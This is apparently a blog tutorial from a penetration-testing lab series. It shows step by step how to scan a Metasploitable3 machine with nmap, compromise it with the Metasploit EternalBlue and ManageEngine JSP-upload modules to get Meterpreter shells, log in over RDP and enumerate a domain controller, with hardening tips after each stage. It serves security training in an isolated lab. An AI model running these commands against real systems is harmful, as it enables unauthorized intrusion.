

Banner Inspired by: David Varghese
(Click here to read for free — no Medium membership required)
What is hacking without exploitation?
In the previous episode, we performed reconnaissance on the target machines; thus, we were able to get some information.
In this episode, we are going to EXPLOIT those machines. The goal is simple: identify vulnerable services and exploit them like a real attacker would.
Module Content
- Find Targets with Nmap
- Exploit with MS17–010 (EternalBlue)
- Exploit a SECOND Service
- Scan the Domain Controller (DC1)
Now, let's begin!
Launch the attack machine (Kali Linux) and the victim machine (Metaspoloitable3)
Find Targets with Nmap
Ping/ARP Scan — Find Live Hosts
On Kali's terminal:
Run
sudo nmap -sn 192.168.199.0/24📝 This does host discovery only (no ports). We're using 192.168.199.0/24 because that is the network both machines fall into.

We can see 192.168.199.196, which is the victim's IP.
Scan Metasploitable3
Run the following
sudo nmap 192.168.199.196
This shows open ports on the victim's machine.
Version + OS Detection Scan
Run
sudo nmap -sV -O 192.168.199.196· -sV → service versions
· -O → OS fingerprinting
📝 This scan may take some time.…

You will see a long list of open ports and their service versions.

Take note of port 445/tcp (this is our entry point)
Exploit with MS17–010 (EternalBlue)

This is the famous SMB exploit (WannaCry used this).
Let's Research MS17–010
Google: "ms17–010 vulnerable versions" to learn about the vulnerability
Nmap SMB Vulnerability Script
On your Kali terminal, run the following command:
sudo nmap - script smb-vuln-ms17–010 192.168.199.196
You can see VULNERABLE: Remote Code Execution vulnerability in Microsoft SMBv1
This means the vulnerability allows remote code execution on the victim machine via SMBv1.
Load Metasploit Module
Run:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
Set values:
Run show optionsto know the parameters to set

Run
Set RHOSTS 192.168.199.196(the target host IP address)
Every other parameter has been set correctly.
Exploit the Vulnerability
Type run and press Enter

If successful, you will see
Meterpreter session 1 opened, this means you have established a session on the target machine.
Inside meterpreter, you can run:
- sysinfo
- getuid
- shell
This confirms we have remote access to the victim system.
How to Stop This Attack?
🔒 Disable SMBv1
🔒 Firewall block port 445
🔒 IDS/IPS detection
🔒 Network segmentation
Exploit a Second Service
Real attackers don't rely on one path.
So we will target a second service: a vulnerable ManageEngine Desktop Central 9 running on the same machine.
Don't exit Metasploit console yet,
- Target: ManageEngine ServiceDesk / Desktop Central
- Attack Type: Web App → Remote Code Execution
First, let us search for the payload
search connectionid
Change payload:
use exploit/windows/http/manageengine_connectionid_writeThen;
show options
You will see that you only need to set the RHOSTS (the target's IP address)
Run the Exploit
runWhat happens:
- Exploit uploads malicious JSP
- Triggers it
- You get shell

We now have another Meterpreter session opened
Let us Prove Access

📝 To prove our access to the machine; notice that when we ran a service scan of the target, port 3389 is open.

Since port 3389 is open, the system also exposes Remote Desktop Protocol (RDP), which is another potential access method for attackers.
For this, we will use rdesktopcommand to establish an RDP connection
Open another tab on your Kali's terminal
Run the following command:
rdesktop 192.168.199.196:3389
A GUI window pops up
Login into the victim's computer

Login successful!
You now have FULL interactive access to the system.
How to Prevent This Attack
🔒 Patch ManageEngine
🔒 Restrict web access (firewall)
🔒 Use Web Application Firewall (WAF)
🔒 Disable unnecessary web upload features
🔒 Monitor logs for suspicious JSP uploads
🔒 Restrict RDP access via firewall rules or VPN-only access.
Scan the Domain Controller (DC1)
Perform Version Scan
sudo nmap -sV 192.168.199.128
Then Perform SMB Script Scan
sudo nmap - script smb-os-discovery -p445 192.168.199.128
You'll see something like:
Windows Server 2016 Standard
You know because:
- SMB script reveals OS
- Kerberos ports open (88)
- LDAP ports open (389)
- Domain services present
In this episode, we crossed the line from reconnaissance into real system compromise.
By combining service enumeration, vulnerability validation, and exploitation techniques, we demonstrated how an unpatched system can be compromised through multiple attack paths.
We successfully:
🔓 Identified live hosts on the network
🔓 Discovered vulnerable services
🔓 Confirmed weaknesses using vulnerability scripts
🔓 Exploited SMB using EternalBlue
🔓 Gained remote access using different payload types
🔓 Analyzed a Domain Controller through service enumeration
The most important lesson from this lab is that attackers do not rely on a single entry point. If one service fails, another may succeed.
Security failures often occur not because of advanced hacking techniques, but because of missing patches and exposed services.
This lab highlights a critical truth in cybersecurity:
A system is only as strong as its weakest exposed service.
In the next episode, we will move beyond initial access and explore post-exploitation techniques, where attackers establish persistence, escalate privileges, and move laterally across the network.
Previously on this series: Part 5: Conducting Reconnaissance
If you liked what you just read, consider:
◆ Clapping for the article (you can clap up to 50 times)
◆ Dropping a comment to show your support
◆ Sharing the article with others who will find it useful
◆ Follow me on medium and LinkedIn
◆ If you're following the setup for this lab and you come across any technical issue, feel free to reach me through WhatsApp.